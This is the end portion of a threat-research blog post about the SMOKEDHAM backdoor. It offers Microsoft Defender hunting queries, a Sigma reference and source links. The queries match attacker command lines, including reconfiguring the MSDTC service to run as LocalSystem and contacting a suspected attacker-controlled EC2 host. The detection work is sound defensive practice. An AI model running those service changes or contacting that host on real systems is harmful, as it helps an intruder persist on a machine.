| project Timestamp, DeviceName, ProcessCommandLine, InitiatingProcessParentFileName
Microsoft Defender Hunting query to look for changes in the service account under which MSDTC runs, configuring it to run under the LocalSystem account:
DeviceProcessEvents
| where ProcessCommandLine contains "sc config msdtc obj= \"LocalSystem\""
| project Timestamp, DeviceName, ProcessCommandLine, InitiatingProcessParentFileName
Microsoft Defender Hunting query to look the command that configures the MSDTC service to start manually:
DeviceProcessEvents
| where ProcessCommandLine contains "sc config msdtc start= demand"
| project Timestamp, DeviceName, ProcessCommandLine, InitiatingProcessParentFileName
Microsoft Defender Hunting query to look for nsExec.dll. The nsExec.dll is a DLL module associated with NSIS. The primary function of nsExec.dll is to execute command-line based programs within the context of an installer without opening a command prompt window:
DeviceProcessEvents
| where FileName has "nsExec.dll"
| project Timestamp, DeviceName, ProcessCommandLine, InitiatingProcessParentFileName
Microsoft Defender Hunting query to look for command that queries and monitors the time synchronization status between the potentially threat actor-controlled EC2 instance and the non-domain joined machine:
DeviceProcessEvents
| where ProcessCommandLine contains "w32tm.exe /monitor /computers:ec2–52–14–160–176.us-east-2.compute.amazonaws.com"
| project Timestamp, DeviceName, ProcessCommandLine, InitiatingProcessParentFileName
Sigma
You can access the Sigma rules here.
References
https://rerednawyerg.github.io/posts/malwareanalysis/stealc_ipscanner/
https://www.esentire.com/blog/workersdevbackdoor-delivered-via-malvertising
https://securityaffairs.com/119051/cyber-crime/unc2465-supply-chain-attack.html
https://github.com/TRACLabs1/Sigma
https://gist.github.com/TRACLabs1/e5847bfd576703b9479d4e5529570cca
Who Ordered the SMOKEDHAM? Backdoor Delicacies in the Wild was originally published in Malbear Labs on Medium, where people are continuing the conversation by highlighting and responding to this story.


Start the conversation